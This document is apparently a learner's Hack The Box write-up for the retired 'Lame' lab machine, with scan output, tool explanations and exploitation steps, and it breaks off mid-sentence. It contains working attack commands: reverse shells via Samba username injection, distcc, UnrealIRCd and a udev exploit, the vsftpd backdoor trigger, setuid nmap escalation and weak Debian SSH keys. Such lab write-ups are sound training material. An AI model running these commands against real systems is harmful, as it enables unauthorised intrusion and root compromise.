
## HTB machines notes

## Hacking material notes

# Lame

## היישג הסמכה



Lame has been Pwned

Matans has successfully pwned Lame Machine from Hack The Box

| #53977 | 04 Sep 2023 | RETIRED |
|---|---|---|
| MACHINE RANK | PWN DATE | MACHINE STATE |

**פרטי מכונה:**

- קושי: קל
- קישור: https://www.hackthebox.com/achievement/machine/1636210/1

**איך פרצתי:**

- גישה ראשונית: במהלך שלב הבדיקה הראשוני, חשפתי ניצול פוטנציאלי של הדלת האחורית. למרות שהניסיון שלי סוכל על ידי חומת האש, ההתמדה הובילה אותי לשדרה אחרת: ניצול בתוך בלוק ההודעות של השרת (SMB). ביצוע מוצלח של פגיעות זו העניק לי מעטפת. מחקר נוסף חשף ניצול של Distcc, המציג הזדמנות למעטפת נוספת.
- הסלמה של הרשאות: בניווט במערכת כמשתמש מוגבל, זיהיתי הרשאות שגויות בהגדרות שאפשרו ביצוע של פקודות sudo nmap ו-sudo find, מה שהוביל להסלמה של הרשאות. במאמץ נפרד, התגלה פגם במחולל המספרים הפסאודו-אקראי הניתנים לחיזוי (PRNG) עבור SSH. על ידי ניצול החולשה הזו, יכולתי לחזות את המפתח הפרטי מהמפתח הציבורי המתאים לו. המאמצים המתמשכים שלי גם הובילו אותי לנצל פגיעות של vsftpd 2.3.4 בדלת אחורית, וכתוצאה מכך הסלמה מוצלחת נוספת של הרשאות.

# Nmap Lame

2023 ספטמבר 03 יום ראשון 09:16

```
Starting Nmap 7.91 ( https://nmap.org ) at 2023-09-03 02:05 EDT
Nmap scan report for 10.10.10.3
Host is up (0.14s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE    VERSION
21/tcp  open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|  STAT:
|FTP server status:
|        Connected to 10.10.14.5
|        Logged in as ftp
|        TYPE: ASCII
|        No session bandwidth limit
|        Session timeout in seconds is 300
|        Control connection is plain text
|        Data connections will be plain text
|        vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux
2.4.30) (92%), Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home
controller (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell
Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Remote Access Controller
(iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre
Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h00m21s, deviation: 2h49m43s, median: 20s
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: lame
| NetBIOS computer name:
| Domain name: hackthebox.gr
| FQDN: lame.hackthebox.gr
|_ System time: 2023-09-03T02:07:38-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1 163.68 ms 10.10.14.1
2 163.71 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.84 seconds
```

# About Nmap Scan

2023 ספטמבר03 יום ראשון 10:02

**Port 21: FTP (vsftpd 2.3.4)**
**What it is:** FTP (File Transfer Protocol) is used for transferring files between a client and a server.
Version Concerns: The version 2.3.4 of vsftpd is outdated and known to have vulnerabilities, including a famous backdoor vulnerability (CVE-2011-2523).
**Security Notes:** Anonymous FTP login is allowed, which is a security risk. It allows anyone to access the FTP without authentication.
**Recommendation:** Update to the latest version of vsftpd and disable anonymous login for better security.

**Port 22: SSH (OpenSSH 4.7p1 Debian 8ubuntu1)**
**What it is:** SSH (Secure Shell) is used for secure remote login and other secure network services.
**Version Concerns:** OpenSSH version 4.7p1 is very old and likely has multiple vulnerabilities.
**Security Notes:** OpenSSH is generally considered more secure than FTP, especially if configured correctly.
**Recommendation:** Update OpenSSH to the latest version and consider using key-based authentication.

**Port 139 & 445: Samba (smbd 3.X - 4.X and 3.0.20-Debian)**
**What it is:** Samba provides file and print services for various Windows clients and can integrate with a Windows Server domain.
**Version Concerns:** The versions mentioned are old and may have vulnerabilities.
**Security Notes:** The account used for SMB is a guest, and message signing is disabled. This is considered insecure.
**Recommendation:** Update Samba to the latest version and disable guest access. Enable message signing.

**Port 3632: distccd (distccd v1 (GNU) 4.2.4)**
**What it is:** distccd is a program to distribute builds of C, C++, Objective C, or Objective C++ code across several machines.
**Version Concerns:**he version is outdated and may be vulnerable.
**Recommendation:** Update to the latest version if using it, or disable it if not needed.

**General OS Information**
**OS Guesses:** Several Linux versions were guessed but not confirmed.
**Security Notes:** Always update to the latest OS patches to mitigate unknown vulnerabilities.
**Recommendation:** Keep the operating system and all software up-to-date.

## Additional Notes

**Network Distance:** The network distance of 2 hops is not directly a security concern but is useful information.
**Clock Skew:** An average of 2 hours' skew indicates that the server's clock is off, which could lead to issues with logging and other time-dependent functions.
**Recommendation:** Correct the server's time settings.

# Exploits

2023 ספטמבר03 יום ראשון 09:18

21/tcp open ftp vsftpd 2.3.4

Exploit for vsftpd 2.3.4 found on /usr/share/exploitdb/exploits/unix/remote/49757.py

**Result:** TimeoutError

**How it works:**
The username USER nergal:) and password PASS pass are hardcoded in the code. These are the values used to trigger the backdoor vulnerability.
"{(rand(6)+1)}(:/r/n" The (: value used to trigger the backdoor vulnerability. 6 characters + (: allows you to accses the back door.

**Exploit Goal:** Open port 6200 which is a backdoor.

# SMB map

2023 ספטמבר03 יום ראשון 11:14

SMBMap is a handy SMB enumeration tool that allows users to enumerate shared drives, directories, and files on Windows machines but also on Samba servers on Linux. SMBMap helps to understand the SMB (Server Message Block) shares' permissions and can even be used to download/upload/delete files and execute commands, provided the user has sufficient permissions to do so.

It's particularly useful in penetration testing scenarios, where understanding the permissions of different shares can help identify misconfigurations and potentially sensitive information.

**Basic Enumeration of SMB Shares**

```
smbmap -H [IP]
```

**Using SMBclient:**

```
smbclient -L //10.10.10.3/ -N
```

**The basic syntax of SMBMap is:**

```
smbmap -H <Target_IP> [-u <Username>] [-p <Password>]
```

**Using a different port**

```
smbmap -H [IP] -P [Port]
```

**Listing content recursively**

```
smbmap -H [IP] -R
```

This command will recursively list all directories, subdirectories, and files in the shares.

**Download a file**

```
smbmap -H [IP] -q "path\to\file" -A "localfilename"
```

This command will download the specified file from the SMB share to the local system.

**Upload a file**

```
smbmap -H [IP] -q "path\to\destination" -U "localfilename"
```

# SMB client

2023 ספטמבר03 יום ראשון 11:19

The SMB (Server Message Block) protocol is a network file sharing protocol that allows applications on a computer to read or write files and to request services from server programs in a computer network. The smbclient utility is a command-line tool available on UNIX and UNIX-like systems, including Linux, that provides an FTP-like interface to access, view, and manage files and directories on an SMB share. It's often used to interact with Windows systems that have file sharing enabled but can also interact with any other systems that use the SMB protocol.

smbclient can be used for a variety of tasks such as transferring files, listing shared drives, directories, and printers, running commands on remote computers, and more.

**The basic syntax of smbclient is:**

```
smbclient //SERVER/SHARE [-U username] [-p port]
```

**SERVER:** The hostname or IP address of the server offering the share.
**SHARE:** The name of the shared resource.
**-U:** Username for authentication.
**-p:** Port number (the default is 445).

**List Shares on a Remote SMB Server**

```
smbclient -L //[IP] -U username
```

This will list all shares available on the server at [IP], using the username for authentication.

**Access a Specific Share**

```
smbclient /[IP]/sharename -U username
```

This will connect to a specific share named sharename on the server at [IP] using the given username.

**Upload a File to a Share**
Once connected to a share, you can use put local-file to upload a local file to the share.

```
put myfile.txt
```

Download a File from a Share
To download a file, use get remote-file after connecting to the share.

```
get myfile.txt
```

Listing Files
To list files in the current directory of the share, use the ls command.

**Change Directory**
To change directory within the share, use the cd command.

```
cd somefolder
```

**Exit the SMB Client**
To exit smbclient, simply type exit.

# Backdoor (vsftpd 2.3.4)

2023 ספטמבר03 יום ראשון 09:30

**Nc [ip] [port]**

The nc command is short for Netcat, which is a utility used for just about anything under the sun involving TCP or UDP. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, perform port scanning, and deal with both IPv4 and IPv6. It's often dubbed the "Swiss army knife" of networking for its versatility.

When you run the command nc [ip] [ftp-port], Netcat tries to establish a TCP connection to the specified IP address on the given FTP port (usually port 21 for FTP).

**Here's a simple example:**

- ○ Open a terminal and enter nc 192.168.1.1 21 (replace 192.168.1.1 with the FTP server's IP address).
- ○ You might see a message like 220 (vsFTPd 3.0.3) indicating that you're successfully connected to an FTP server running vsFTPd 3.0.3.
- ○ You can now type in raw FTP commands like USER anonymous and PASS password to interact with the server.

**Using the VSFTPD 2.3.4 backdoor exploit:**

Nc [IP] [Port]

USER matans:)
PASS matans

**Result:** Unable to login, might be due to firewall.
**Exploit:** /usr/share/exploitdb/exploits/unix/remote/49757.py
**Solution:** Search other ports for vulnerabilities.

# Samba smbd 3.0.20-Debian

2023 ספטמבר 03 יום ראשון 10:59

**Exploit:**
/usr/share/exploitdb/exploits/hardware/remote/44290.py

**This Python script appears to exploit a vulnerability in an SMB (Server Message Block) service running on port 139 of a target machine.**

**Port:** 445

Tried to update the port to 445, but I was still unable to get into the shell.

**Reasons for failure:**

**Exploit Compatibility:** The exploit script might not be compatible with the specific version or configuration of the service you're trying to exploit.
**Firewalls or Security Software:** If the target machine has any kind of security mechanisms in place, such as firewalls or intrusion detection/prevention systems, they could be affecting the exploit.

# [-] SMB shell

2023 ספטמבר03 יום ראשון 11:28

smbmap -H [IP]

```
└─# smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445 Name: 10.10.10.3
Disk                                    Permissions    Comment
      -----                             -------------   --------
print$                                   NO ACCESS      Printer Drivers
tmp                                      READ, WRITE    oh noes!
opt                                     NO ACCESS
IPC$                                     NO ACCESS      IPC Service (lame server (Samba 3.0.20-
Debian))
ADMIN$                                      NO ACCESS      IPC Service (lame server (Samba 3.0.20-
Debian))
```

smbclient --no-pass /[IP]/tmp

```
└─#smbclient --no-pass //10.10.10.3/tmp
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

# Understanding Exploits

2023 ספטמבר03 יום ראשון 11:53

**Exploit path:** /usr/share/exploitdb/exploits/unix/remote/16320.rb

The vulnerability in question is CVE-2007-2447. It affects Samba versions from 3.0.20 to 3.0.25rc3 and specifically targets Samba configurations that use the non-default "username map script" option. The exploit takes advantage of the fact that Samba does not properly sanitize usernames prior to passing them to the script specified in the "username map script" option. This allows an attacker to inject arbitrary shell commands, which will be executed when Samba calls this script.

**How It Works:**

Connection Setup: The exploit begins by connecting to the target machine on the SMB port (default is 139).

**Payload Preparation:** The exploit prepares a username string that includes shell meta characters (in this case, command execution via backticks). The actual payload is included within these meta characters.

**Sending Malicious Request:** The malicious username is then sent to the target Samba server via a Session Setup request. This triggers the vulnerability and effectively runs the payload on the target machine.

**Handler:** Finally, Metasploit's handler method is called, which will take care of managing any shell or connection that is created as a result of the exploit.

**What does exploit do:**

```
username = "/=`nohup " + payload.encoded + "`"
```

The exploit uses the string "/=`nohup + cmd + `" to bypass the system, within cmd you can include a command.

**Code:**

```
smbclient --no-pass --user='/=`nohup nc -e /bin/sh 10.10.14.5 4444`' //10.10.10.3/tmp
```

```
nc -nvlp 4444
```

**Result:** Time Out Error

**Netcat Availability:** The target machine needs to have nc installed and available in its PATH for this to work, and the -e flag must be supported.

The -e flag in the context of nc (Netcat) specifies that a program should be executed after a successful connection is established. In this case, the program to be executed is /bin/sh, which is a Unix shell. This essentially grants shell access to the machine running nc, allowing the person who initiated the nc command to run arbitrary commands on the target machine.

So, when the nc -e /bin/sh [ip] [port] command is run, it listens for a connection at the specified IP and port. Once the connection is established, it executes /bin/sh, thereby providing a shell to the connecting entity.

# [*] Getting /bin/sh Shell

2023     ספטמבר03   יום ראשון   12:40

```
Nc -vlnp 4444
```

**Connect to SMB:**

```
Smbclient --no-pass //[ip]/tmp
```

Now you should be connected to the tmp file.

**Logon cmd:**

```
logon "/=`nohup nc -e /bin/sh 10.10.16.7 4444`"
```

Password: 16 random characters | this should provide access to the root. Note:

You can also use /bin/bash and this trick works with any password.

# System Information Gathering

2023 ספטמבר11 יומשני 11:35

cat /etc/passwd

This command displays the contents of the /etc/passwd file, which contains user account information for all users on the system. Each line represents a different user and contains details like the username, user ID, and default shell.

cat /etc/passwd | grep bash

Filters the /etc/passwd file to display only users that have bash as their default shell.

cat /etc/passwd | grep sh

Similarly, this command filters the /etc/passwd file to show users that have sh (the Bourne shell) as their default shell.

netstat -pantl

This command lists all active listening ports along with the associated services and addresses on the machine. It helps in identifying open ports and services running on a machine.

iptables -nL | grep 6200

The iptables command is used to administer packet filter rules of the Linux kernel firewall. The command here lists the rules and checks for any related to port 6200.

iptables -L

This command lists the current firewall rules in a more human-readable format.

cat /var/log/messages

It displays the system's general message log, which can include everything from system startup messages to application-related messages.

cat /var/log/messages | grep -i iptables

Filters the system's general message log to display entries related to iptables.

cat /var/log/messages | grep -i 6200

This filters the system's general message log to show entries related to port 6200.

# [+] Privilege Escalation

2023 ספטמבר 11 יום שני 12:32

python -c 'import pty;pty.spawn("/bin/bash")'

This command spawns an interactive bash shell using Python. This is commonly used during penetration testing to upgrade a simple shell to a more interactive shell that supports features like tab completion.

su - makis -c bash

This command attempts to switch the user to "makis" and execute bash. It's useful for privilege escalation if you know the user's password.

nc 10.10.10.3 21

The nc (or netcat) command is used for just about anything under the sun involving TCP or UDP. Here, it attempts to establish a connection to the IP 10.10.10.3 on port 21, typically associated with FTP. You can also use ftp [ip].

USER: Matans:)
PASS: Matans

Result: opens a backdoor on port 6200, which can be seen with netstat -pantl | grep 6200 on the user that doesn't have root privileges, after that, you can run the command:

nc 10.10.10.3 6200

Connect to the backdoor. This establishes a connection using netcat to IP 10.10.10.3 on port 6200.

The term "Defense-in-depth": It refers to a security approach that implements multiple layers of security controls (defensive measures) at different levels or stages. If one control fails or is bypassed, another layer of defense is already in place to catch or mitigate the potential security breach. In the context of the commands and the instructor's statement, it seems like even if one security measure is bypassed, there are other defensive measures in place to prevent total system compromise.

# [+] Distcc Exploit

2023 ספטמבר11 יוםשני 13:21

```
find /usr/share/nmap/scripts/*dist*
```

This command searches for NSE scripts related to 'dist' in the default nmap scripts directory. It helps in identifying if there's a pre-written NSE script that might help exploit or enumerate 'dist' related services.

```
cat /usr/share/nmap/scripts/distcc-cve2004-2687.nse
```

This command displays the content of the 'distcc-cve2004-2687.nse' NSE script. By looking at its content, you can understand the logic of the script, what vulnerability it exploits, and potentially how to use or customize it.

```
nmap -p [port] [ip] --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='id'"
```

This command runs nmap against a specified IP address and port using the 'distcc-cve2004-2687' NSE script. The script argument tells the target machine to run the 'id' command, which will show the user and group ID of the account that the distcc service is running as. It's a way to test if the exploit works and if you can run commands remotely.

```
nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='nc -e /bin/bash 10.10.16.14 1234'"
```

This command tries to exploit the distcc vulnerability on the target machine (10.10.10.3) to open a reverse shell back to your machine (10.10.16.14) on port 1234. If successful, you'll have shell access to the target as the user running the distcc service. Ensure that you have a listener (like netcat) set up on your machine on the specified port to catch the reverse shell.

```
nc -nvlp 1234
```

This command listens to an update from nmap.

# Python /bin/bash

2023 ספטמבר03 יום ראשון 13:14

The command python -c 'import pty;pty.spawn("/bin/bash")' is often used in penetration testing and other security-related tasks to upgrade a simple shell to a more fully-featured interactive shell. Here's what each part does:

**python -c:** Executes the following Python code.
**import pty:** Imports the Python pty module, which supports opening and controlling pseudo-terminal pairs.
**pty.spawn("/bin/bash"):** Spawns a new pseudo-terminal that runs the /bin/bash shell.

# Find files with python

2023 ספטמבר 04 יום שני 16:02

**Unix-based Systems (Linux, macOS, etc.):**

```
result = [os.path.join(root, file) for root, _, files in os.walk("/") for file in files if file == "user.txt"]
```

**Windows:**

```
results = [os.path.join(root, file) for drive in string.ascii_uppercase if os.path.exists(drive + ":\\") for root, _, files in os.walk(drive + ":\\") for file in files if file == "user.txt"]
```

To find a file named user.txt in Python, you can use the os module which provides a way of using operating system dependent functionality like reading or writing to the file system. The following is a simple example that recursively searches for a file named user.txt starting from a specified directory.

**Permissions Note:**

When searching the entire computer, you'll likely encounter permission errors. This is because certain directories or files might be protected or owned by another user or system processes, preventing you from reading them.

To handle these permission errors, you can add a try-except block within your os.walk loop to continue searching even if you hit a directory or file you can't access.

**Example output:** ['/home/makis/user.txt']

# Ubuntu 8 Privilege Escalation via 8572.c

2023 ספטמבר 20 יום רביעי 13:18

## 1. System Reconnaissance

**Command:**

```
lsb_release -a
```

**Explanation:**
The lsb_release command provides information related to the Linux Standard Base, including the distribution name, release number, and codename. By using the -a flag, I displayed all the available information. This helped me understand the exact version of the operating system I was working with.

**Command:**

```
Hostnamectl
```

**Explanation:**
With hostnamectl, I was able to gather detailed system information including the hostname, OS, kernel, and more, aiding in my reconnaissance of the target system.

## 2. Finding an Appropriate Exploit

**Command:**

```
Searchsploit 2.6 ubuntu 8
```

**Explanation:**
I used searchsploit to look for exploits related to Ubuntu version 8 with a 2.6 kernel. searchsploit is a command-line search tool for the Exploit-Database that I often find useful.

## 3. Preparing the Exploit

**Command:**

```
gcc 8572.c -o 8572
```

**Explanation:**
gcc stands for the GNU Compiler Collection. I used it as a compiler to transform the source code (from the file 8572.c) into an executable file. The -o flag allowed me to specify the output file name (8572). So, I was compiling the exploit code to generate an executable file.

**Command:**

```
chmod +x 8572
```

**Explanation:**
I used chmod to set file permissions. By using the +x, I granted executable permissions to the file, allowing me to run it. I'm aware that using 777 would grant read, write, and execute permissions to everyone, but +x is more restrictive, granting only execute permissions.

## 4. Gathering Additional Data for the Exploit

**Command:**

```
ps aux | grep udev
```

**Explanation:**
I used the ps command to get information about currently running processes. With the aux flags, I got a comprehensive view of all processes. By piping (|) this output to grep udev, I was able to filter the results to show only processes related to udevd, which was relevant for the exploit.

**Command:**

```
cat /proc/net/netlink
```

Explanation:
I checked the /proc/net/netlink file, which provides information on netlink sockets in the system. Using cat, I was able to display the content of this file and understand the PIDs related to the udevd netlink socket for the exploit.

## 5. Setting up the Payload

**Command:**

```
echo '#!/bin/bash' > run
```

Explanation:
I used the echo command to print the string #!/bin/bash and then redirect (>) that output to a file named run. This action created (or overwrote) the file run with this string, which is a shebang indicating the file should be executed using the bash shell.

**Command:**

```
echo 'nc -e /bin/bash [ip] [port]' >> run
```

**Explanation:**
I appended the nc (netcat) command to the run file. The -e flag with nc allows for the execution of a command (/bin/bash) upon a connection. The >> operator helped me append this content to the file without overwriting its existing content.

## 6. Executing the Exploit

**Command:**

```
./8572 [port]
```

**Explanation:**
I executed the compiled exploit using ./ followed by the executable's name. The port number was passed as an argument to the exploit as specified (udevd).

**Conclusion:** Despite following all the steps, I couldn't establish a successful connection, suggesting the possibility of a version mismatch or other factors I'm unaware of.

**Links:**
https://www.cyberciti.biz/faq/how-to-check-os-version-in-linux-command-line/
https://www.geeksforgeeks.org/gcc-command-in-linux-with-examples/

https://www.exploit-db.com/exploits/8572

# [*] Nmap Privilege Escalation

יום רביעי 20 ספטמבר 2023 13:59

## 1. Identifying Vulnerable Programs

After running linPEAS on the target machine, I identified multiple programs, one of which was Nmap.

**Command:**

```
which nmap
```

**Explanation:**
The which command is used to locate the executable file associated with a given program. In this case, I'm searching for the location of the nmap executable.

**Command:**

```
nmap --version
```

**Explanation:**

I used the --version to identify if the Nmap version on the machine is exploitable.

Command: ls -la /usr/bin | grep nmap

**Explanation:**
I used the ls -la command to list all files and their attributes in the /usr/bin directory. By piping (|) the output to grep nmap, I filtered the results to display only the details related to the Nmap script. The main goal here was to inspect the privileges and ownership of the Nmap executable.

## 2. Confirming Root Privileges

Upon inspection, I found that Nmap had permissions granted by the root user, indicating potential for privilege escalation.

## 3. Leveraging Nmap for Privilege Escalation

After referencing the gtfobins GitHub web app, I discovered exploits associated with the version of Nmap installed on the target machine.

**Command:**

```
nmap --interactive
nmap> !sh
```

**Explanation:**
Using the --interactive mode with Nmap allowed me to enter its interactive shell. From within the Nmap interactive shell, I executed !sh, which spawned a system shell. Given the root permissions of the Nmap executable, the system shell I spawned also ran with root privileges, thus granting me root access to the target machine.

**Conclusion:**
By identifying Nmap's root privileges and leveraging its interactive mode, I successfully escalated my

privileges and gained root access.

**Links:**
https://gtfobins.github.io/
https://gtfobins.github.io/gtfobins/nmap/#shell

https://nmap.org/book/install.html
https://github.com/carlospolop/PEASS-ng/blob/master/linPEAS/README.md

**Alternative Command:**

```
find / -type f -user root \( -perm -4000 -o -perm -2000 \) 2>/dev/null -ls
```

**Explanation:**

**find /** - This initiates the find command starting from the root directory (/), which means it will search through the entire file system.

**-type f** - This restricts the search to only files (f).

**-user root** - This further restricts the search to files that are owned by the user "root".

**\( -perm -4000 -o -perm -2000 \)** - This complex expression is looking for files with specific permissions:

**-perm -4000** - This searches for files with the setuid bit set. When a file with the setuid bit set is executed, it runs with the permissions of the file's owner (in this case, "root") rather than the permissions of the user who launched it. This can be a potential avenue for privilege escalation if there are vulnerabilities in the file or its behavior.

**-o** - This is a logical "OR" operator, meaning it will search for files matching either of the conditions on its sides.

**-perm -2000** - This searches for files with the setgid bit set. When a file with the setgid bit set is executed, it runs with the permissions of the file's group. This can also be a potential avenue for privilege escalation in certain scenarios.

**2>/dev/null** - This redirects (and thus hides) all error messages (like "Permission denied") to /dev/null, effectively silencing them. The 2 represents standard error in Linux.

**-ls** - This tells find to list the details of the files it finds (similar to the ls -l command). It provides a detailed view, including permissions, ownership, file size, etc.

**In summary:** The command searches the entire filesystem for files owned by root that have either the setuid or setgid bit set. It then lists these files in detail. Identifying such files is crucial during assessments, as they can sometimes be exploited to escalate privileges if they're vulnerable or misconfigured.

# [*] Exploiting Predictable PRNG in SSH Key Generation

2023 ספטמבר20 יום רביעי 17:16

## 1. Identifying the Potential Vulnerability

I found a file named authorized_keys within the root/.ssh folder on the target machine. This file is crucial in the SSH authentication process, as it contains public keys for users who are allowed to log in via SSH without a password.

## 2. Cloning the Debian SSH Weak Key Repository

**Command:**

```
git clone https://github.com/g0tmi1k/debian-ssh.git
```

**Explanation:**
I cloned the repository containing potentially weak SSH keys. These keys were generated using a vulnerable pseudo-random number generator (PRNG), which resulted in a limited set of SSH keys for a specific period in Debian-based systems.

## 3. Extracting the List of Weak Keys

**Command:**

```
tar jxf debian_ssh_rsa_2048_x86.tar.bz2
```

**Explanation:**
I extracted the list of weak SSH keys from the downloaded archive. The tar command is used for manipulating archive files. The flags jxf denote:

**j:** Decompress using bzip2
**x:** Extract the files
**f:** Specify the archive file

## 4. Matching the Key from the Target Machine

**Command:**

```
grep -lr [RSA KEY]
```

**Explanation:**
I used the grep command to search for the RSA key found in the authorized_keys file of the target machine within the set of weak Debian keys. The flags used with grep are:

**l:** Display only the names of the files in which the pattern is found
**r:** Recursively search subdirectories

The output revealed a matching key, which was '57c3115d77c56390332dc5c49978627a-5429.pub'.

## 5. SSH into the Target Machine

**Command:**

```
ssh -i 57c3115d77c56390332dc5c49978627a-5429 root@10.10.10.3
```

**Explanation:**
Using the identified weak private key (57c3115d77c56390332dc5c49978627a-5429), I attempted to SSH into the target machine as the root user. The -i flag specifies the identity file (private key) to be used for authentication.

## Concept: Predictable PRNG

A Pseudo-Random Number Generator (PRNG) is an algorithm that produces sequences of numbers that only approximate true randomness. In 2008, it was discovered that Debian, a popular Linux distribution, had introduced a vulnerability in its OpenSSL package that caused the PRNG to be highly predictable. This meant that any cryptographic keys generated by affected versions of OpenSSL on Debian-based systems could potentially be guessed since they came from a very small set.

Specifically, any SSH or SSL key generated on a Debian-based system (like Ubuntu) between September 2006 and May 13, 2008, is potentially weak. This vulnerability was a significant issue, leading many systems to regenerate their cryptographic keys once the bug was fixed.

# [*] Exploiting UnrealIRCd to Gain Root Access

2023 ספטמבר20 יום רביעי 18:37

## 1. Identifying Active Network Connections

**Command:**

```
netstat -pantl
```

**Explanation:**
netstat is a utility for displaying network connections, routing tables, interface statistics, and more.

**-p:** Show the program name/PID for each socket.
**-a:** Display all sockets (default: connected).
**-n:** Show numerical addresses instead of resolving hostnames.
**-t:** Display TCP connections.
**-l:** Only show listening sockets.

This command is typically used to identify which services are running on a machine and which ports they're listening on.

**Command:**

```
netstat -an
```

**Explanation:**
This is a more generic variant of the previous command.

**-a:** Display all active network connections.
**-n:** Show numerical addresses.

It provides a broad overview of all active connections and listening ports without going into program-specific details.

## 2. Viewing Active Processes

**Command:**

```
ps auxww
```

**Explanation:**
ps is a utility to display information about active processes.

**a:** List all processes (not just those of the user).
**u:** Display the process's user/owner.
**x:** Include processes not attached to a terminal.
**ww:** Use unlimited width for the output.

This command provides a detailed view of all active processes.

**Command:**

```
ps auxww | grep root
```

**Explanation:**
This command filters the list of processes to only show those running as the root user. The grep command searches the output of ps auxww for the term "root".

## 3. Exploiting UnrealIRCd

I discovered a file named "/usr/bin/unrealircd" indicating the UnrealIRCd IRC server was installed. Recognizing the potential for vulnerabilities, I searched for exploits.

**Command:**

```
searchsploit unrealircd
```

**Explanation:**
searchsploit is a command-line search utility for Exploit-Database. This command searched for any known exploits related to UnrealIRCd.

I then found an exploit, which leverages a vulnerability in UnrealIRCd to open a backdoor. By reading the exploit code, I learned the specific vulnerable commands and payload structure. /usr/share/exploitdb/exploits/linux/remote/16922.rb.

## 4. Crafting and Sending the Payload

**Command:**

```
echo 'AB; nc -e /bin/bash 10.10.16.14 12345' | nc localhost 6667
```

**Explanation:**
This command executes a couple of actions:

